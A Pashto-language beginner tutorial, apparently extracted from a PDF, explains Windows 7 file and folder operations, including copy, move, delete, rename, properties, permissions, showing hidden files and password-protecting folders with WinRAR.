

{7}Send to.

دا تاسو ته اجازه درکوي فایل - يا د فایلونو پک فولډر - بل فولډر ته کاپي کړئ پرته لدې چې هغه منزل فولډر ته خپله لاره وگرځوئ، د وينډوز کاروونکو لپاره يوه اسانه لاره چمتو کوي چې په اسانۍ سره ساده فایل عمليات ترسره کړي او فایلونه يا فولډرونه نورو ځايونو لکه ډيسټاپ او د اسنادو فولډر ، د دريمې ډلې غوښتنليکونه او حتی نورو ډرايو يا وسيلو ته د بلوتوت له لارې ليکوالان. يو څو ډيفالټ ځايونه چمتو شوي لکه CD/DVD واستوي. يا کمپريس شوي (زپ شوي) فولډر ، ډيسټاپ ، سندونه ، فکس ترلاسه کونکی ، ميل ترلاسه کونکی او ضميمه ډرايو چې تاسو يې ليرلی شئ ، او دا اختيارونه به د دريمې ډلې غوښتنليکونو نصبولو وروسته وده وکړي

{A} Print

په دې اېشن باندې تاسو کولای شي چې اسناد ځانته چاپ کړي تاسو کولی شئ د ورته کمانډ برخې په توگه د چاپ کولو لپاره نور فایلونه هم لیست کړئ داخيار دننه کولو سره د چاپ کولو لپاره د فایلونو نومونه تعقيب کړئ. د چاپ حالت تنظیموي مخکینی فایل نوم او ټول لاندې فایل نومونه به د چاپ کتار کې اضافه شي

{a}Copy to folder.

په دې اېشن باندې تاسو کولای شي چې دغه معلومات بل فولډر ته واړوي او هم به دغه معلومات دلته به وي بل کوم ځای ته تاسو انتقال کړي وي هلته به هم وي




{b} Move to folder.

په دې اېشن هم هماغه کار کوي خو فرق يې يوازې دادي چې دلته معلومات نه پاتې کېږي يعنې کوم ځاي ته چې تاسو انتقال کړي يوازې به همالته معلومات وي

Paste(Shortcut-Ctrl+V) vs move.

د بيلگې په توگه) حرکت: يو شی له يو ځای څخه بل ځای ته حرکت کوي پيسټ: د دې لپاره کارول کېږي چې کټ يا کاپي شوي. (B ته فولډر A فولډر توکي بيا په ځانگړي ځای کې څرگند شي

Copy(Shortcut- Ctrl+C) vs move

کاپي کول - د ټاکل شوي فایل يا فولډر نقل جوړ کړئ او په بل ځای کې يې ځای په ځای کړئ. حرکت کول - اصلي فایلونه يا فولډر له يو ځای څخه بل ځای ته ليدډول (منزل بدل کړئ). حرکت اصلي فایل يا فولډر حذف کوي ، پداسې حال کې چې کاپي نقل رامینځته کوي

{c}Cut (Shortcut-Ctrl+X).

د کټ کمانډ ټاکل شوي ډاټا د خپل اصلي موقعيت څخه ليرې کوي، پداسې حال کې چې د کاپي کمانډ يو نقل جوړوي؛ په دواړو حالتونو کې ټاکل شوي ډاټا په لنډمهاله ذخيره کې ساتل کېږي (کليپ بورډ). د کلپبورډ څخه ډاټا وروسته بيا داخليږي چيرې چې د پيسټ کمانډ صادر شوی وي



{e} Delete

که تاسو پریکړه وکړئ چې تاسو نور فایل یا فولډر ته اړتیا نلرئ، تاسو کولی شئ په خپل کمپیوټر کې د ښکولو له لارې ګډوډي پاکه کړئ. په یاد ولرئ، که څه هم، کله چې تاسو په وینډوز کې یو فایل یا فولډر حذف کړئ، دا واقعیا نه ځي. دا د ریسایکل بن ته ایستل شوی. وینډوز وخت په وخت د ریسایکل بن څخه زاړه فایلونه پاکوي، مګر که تاسو د هغه فایل یا فولډر په اړه خپل فکر بدل کړئ چې تاسو یې حذف کړی وي، تاسو ممکن بیا هم وکولی شئ بیرته ترلاسه کړئ. د حذف شوي فایل یا فولډر بیرته راګرځولو هڅه کولو لپاره، په ډیسټاپ کې د ریسایکل بن آییکون دوه ځله کلیک وکړئ. په فایل یا فولډر کې ښیې کلیک وکړئ او بیا رغول غوره کړئ. وینډوز فایل هرچیرې چې تاسو یې ښکړی و بیرته راګرځوي

{f} Rename, Folder name change(F2).

ترټولو اسانه لاره په فایل کې د ښیې کلیک کولو او د نوم بدلول غوره کول دي. بیا تاسو کولی شئ د خپل فایل لپاره نوی نوم ولیکئ او د نوم بدلولو پای ته رسولو لپاره انټر فشار ورکړئ. د فایل نوم بدلولو لپاره ګړندی لاره دا ده کیلي فشار F2 چې لومړی یې په کینې کلیک کولو سره غوره کړئ، بیا د

ورکړئ



{z} folder and file Properties.

په ټاکل شوي فولډر کې د ټولو فایلونو ګډه اندازه نښې، په شمول د ټولو فرعي فولډرو. جوړ شوی: هغه نیټه نښې چې فولډر رامینځته شوی. پکې شامل دي: په ټاکل شوي فولډر کې د ټولو فایلونو ګډ شمیر نښې، په شمول د ټولو فرعي فولډرونو. د فولډر موقعیت: د ټاکل شوي فولډر بشپړ فایل لاره نښې، د اسنادو ملکیتونه، چې د میتاډاټا په نوم هم پیژندل کیږي، د فایل په اړه توضیحات دي چې تشریح کوي یا یې پیژني. پدې کې توضیحات شامل دي لکه عنوان، د لیکوال نوم، موضوع، او کلیدي ټکي چې د سند موضوع یا مینځپانګه پیژني. د فایل یا فولډر ملکیتونو ته د لاسرسي لپاره، په هغې کې نښې کلیک وکړئ او ملکیتونه غوره کړئ



تاسو کولی شئ د دې ملکیتونو ته د لاسرسي لپاره په فایل یا فولډر باندې کلیک وکړئ. د پراپرټیز ډيالوګ بکس عمومي ټب به تاسو ته معلومات درکړي لکه د فایل یا فولډر بشپړ لاره، د هغې اندازه، جکوم غوښتنلیک د هغې د خلاصولو لپاره ترتیب شوی، او هغه نیټه چې دا رامینځته شوې، وروستی بدلون، او لاسرسی

{1}General.

تاسو به د کړکۍ په ښکته کې د چک بکسونه هم وګورئ چېرې چې تاسو کولی شئ یو فایل یوازې لوستل یا پټ کړئ. یوازې د لوستلو فایل د دې مینځپانګې لیدلو لپاره خلاص کیدی شي، مګر دا نشي بدلیدلی (کوم بدلون چې تاسو یې په دې کې کوئ خوندي نشي کیدی)، پټ شوی فایل به هغه وخت څرګند نشي کله چې تاسو د فولډر مینځپانګې براوز کړئ چېرې چې دا په کارولو سره زیرمه شوي. اکسپلورر، پرته لدې چې تاسو د پټو فایلونو ښودلو لپاره اکسپلورر تنظیم کړئ (په دې حالت کې به د منظم فایلونو په پرتله په روښانه رنګ کې ښودل شي) عمومي توګه یو پرمختللی تڼۍ لري





{1-1}(?)Ready only.

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه يا صحيح علامه ولږوي نو ستاسو فولډر يا فايل به کار هم کوي او خلاصیږي به هم او ښکاره کيږي به هم

{1-2}(?) Hidden.

هرکله چې تاسو په دې اېشن باندې ټيک مارک علامه مو پر ولږوي نو تاسو فولډر يا فايل به دا ډيسکتاپ پرمخ نه ښکاره کوي يعني پټ به وي ستاسو فولډر يا فايل

{1-3} Advenced.

تاسو کولی شئ په دې تڼۍ کليک وکړئ ترڅو د فايل يا فولډر لپاره کمپريشن فعال کړئ، کوم چې دا به ستاسو په هارډ ډرايو کې لږ ځای ونيسي



{1-4} Change

که تاسو د فايل لپاره ملکیتونو ته لاسرسی لرئ، تاسو به د کړکۍ په سر کې د بدلون تڼۍ هم وگورئ. دا تڼۍ د يو پروگرام سره د فايل خلاصولو لپاره کارول کيږي شي پرته له هغه چې د ويندوز لخوا ورته فايل ته ټاکل شوي وي




folder Properties Sharing.



که تاسو د فولډر لپاره ملکیتونه گورئ ، نو تاسو به د شریکولو ټب وگورئ چیرې چې تاسو کولی شئ فولډر د شریک فولډر په توگه تنظیم کړئ چې د شبکې له لارې د نورو لخوا لاسرسی کیدی شي Tab.

په کمپیوټر کې، "ټب" دوه مختلف معنی لري. دا ممکن 1) په کیبورډ کې کیلي یا 2) د کرکۍ دننه د سند سرلیک ته مراجعه وکړي. ټبونه تاسو ته اجازه

درکوي په برنامه کې د اختیارونو ، جلا سندونو ، یا ویب پاو ترمینځ بدل کړئ. اوس مهال غوره شوی ټب معمولاً د نورو ټبونو په پرتله په مختلف رنگ کې لاندې یا روښانه شوی. انټرفیس د دودیز فایل فولډرونو په سر کې د ټبونو سره ورته والي لپاره ډیزاین شوی ، لکه څنگه چې د فایل کابینې دننه لیدل

کیرې folder and file and drive Properties Security.

د محدود کنټرول له لارې د سافتویر پرته د وینډوز سیون فولډر بند کړئ یعنی هر کله چې تاسو په فولډر یا فایل یا ډرایپ باندې کلک وکړئ نو ستاسو به نه خلاصیږي او نه به ډیلتیږي

Group of User name.

په دې ایشن کې تاسو کولای شي چې یوزار اکونټ یا استعمالونکي اکونټ یا کارن حساب یا سویچ یوزار چې مونږ په «81» صفحه کي ویلي دي انتخاب کړي خو زموږ اکثره وخت یوازې یا یو یوزار اکونټ یا دوه وي



{3-2} Eiding.

په ترتیب یا ایډیټ اېشن کې تاسو کولای شي چې فولډر یا فایل انتخاب کړي کوم چې تاسو غواړي نور خلک یې خلاص نه کړي
{3-3} Permission for system.

په دې اېشن کې تاسو کولای شي چې فولډر یا وغیره څه ترتیب ته اجازه ورکولای شي او هم اجازه نه شي ورکولی لکه ایډیټ، خلاصول، ډیلټول او داسې نور

{3-3-1} Allow.

هر کله چې تاسو په دې اېشن باندې ټیګ مارک یا صحیح علامه پرې ولږوي نو تاسو که فایل یا فولډر یا ډرایپ وي نو تاسو کولای شي چې هر کار پکې وکړئ او بل څوک هم بغیر له کومې اجازي څخه پرته کار ورڅخه استفاده وکړي

{3-3-2} Deny.

هر کله چې تاسو په دې اېشن باندې ټیګ مارک یا صحیح علامه پرې ولږوي نو تاسو که فایل یا فولډر یا ډرایپ وي نو تاسو نه شي کولای چې هر کار پکې وکړئ او بل څوک هم بغیر له کومې اجازي څخه پرته کار ورڅخه استفاده وکړي یعنې نه به خلاصیږي او نه به ډیلټیږي



I can folder, file, drive, security remove.

او که غواړی چې تاسو فولډر یا فایل یا ډرایپ بیرته پخواني حالت واړوي نو له همدې ځایه څخه بیرته واړوي

{4} Folder, file icon change, Customize.

په دې اېشن کې تاسو کولای شي چې دا ډیسکتاپ پرمخ ایکن یا فولډر یا فایل ته تصویر بدل کړي

{4-1} Optimise this folder for.

په دې اېشن کې تاسو کولای شي چې کوم شي ته تصویر بدل وي انتخاب یې کړي لکه اسناد یا ډاکومنټ، میوزک، ویدیو، یا عمومي

{4-2} Choose file.

په دې اېشن کې تاسو کولای شي چې فایل انتخاب کړي

{4-3} Restore default.

په دې اېشن باندې تاسو کولای شي چې بیرته پخواني حالت ته واړوئ

{4-4} change icon.

په دې اېشن باندې تاسو کولای شي چې فولډر یا فایل یا ډرایپ یا ایکن

تصویر بدل یا چینج کړي



How to view hidden files, files in Windows 7.

لکه څنگه چې مخکې مونږ فولډر یا فایل ټپ کړه اوس غواړو چې بیرته یې دا ډیسکتاپ پرمخ ښکاره کړو، په وینډوز 7 کې د پټو فایلونو لیدلو څرنگوالی. وینډوز 7 ستاسو په کمپیوټر کې ځینې فایلونه پټوي ترڅو دوی د ترمیم یا حذف کولو څخه خوندي کړي چې کولی شي د سم کمپیوټر عملیاتو سره

ستونزې رامینځته کړي. ډیری پټ فایلونه د عامل سیستم د سم کار کولو لپاره مهم دي او د همدې دلیل لپاره دا فایلونه پټ دي. مگر ځینې وختونه د پټو فایلونو ښودلو ته اړتیا شتون لري ترڅو د عملیاتي سیستم ترتیب کولو ستونزې تشخیص یا د مالویر له مینځه وړو لپاره وړتیا ولري، او مونږ یې یوازې دوو لارو فولډرونو پیدا کولای شو، اول یې مای کمپیوټر ایکن کې عنوان بار په اورگانیز ایشن لاري، او دویم یې ستارټ مینو کې فولډر ایشن له لارې

- 1- ستارټ بټن کنټرول پینل ایشن
- 2- فولډر ایشن یا اختیار
- 3- ویو ایشن باندې




How to Password Protect a Folder in Windows 7.

لکه څنگه چې مخکې مونږ یوازې دا ډیسکټاپ پرمخ ایکن ته فاسورډ ورکړي وه اوس غواړو په مای کمپیوټر فولډر یا فایل ته فاسورډ ورکړي خو هماغه وینرار پورگرام ده او دا پروگرام که چا کمپیوټر کې نه وي نو له انټرنټ څخه هم ډونلوډ کولی شي خو فولډر خونديتوب یو یې پورا پټیز له لارې وه او دویمه یې وینرار له لارې هم کولی شو



په وينډوز 7 کې د پاسورډ فولډر خوندي کولو څرنگوالی، که تاسو په يو محرم فایل کار کوئ او تاسو غواړئ چې دا د بهرنيانو څخه خوندي شي نو غوره لاره دا ده چې فولډر ته د پټنوم په پلي کولو سره يې خوندي کړئ. غير مجاز کارونکي نشي کولی ستاسو د اجازې پرته ستاسو د ډيټا فایلونو لوستلو حذف کولو يا بدلولو ته لاسرسی ولري

1- رايټ کلیک بيا اډې ټو ارشيف 2-گام: "د آرشیف نوم او پيراميتونه" کړکی به په سکرین کې څرگند شي. د "پرمختللي" ټب وټاکئ او "د پټنوم تنظيم کړئ ... " تنی کلیک وکړئ، 3-گام: اوس "د پټنوم سره آرشیف کول" کړکی به ښکاره شي. پاسورډ غوره کړئ او د پټنوم په ساحه کې يې دننه کړئ، وينډوز به تاسو څخه وغواړي چې د تاييد لپاره پاسورډ بيا دننه کړئ. د "د فایل نومونو کوډ کړئ" بکس چیک کړئ او بيا "ښه" کلیک وکړئ، 4-فایل باندي کلیک وکړئ، دا ممکن تاسو څخه د وینرار پټنوم غوښتنه وکړي

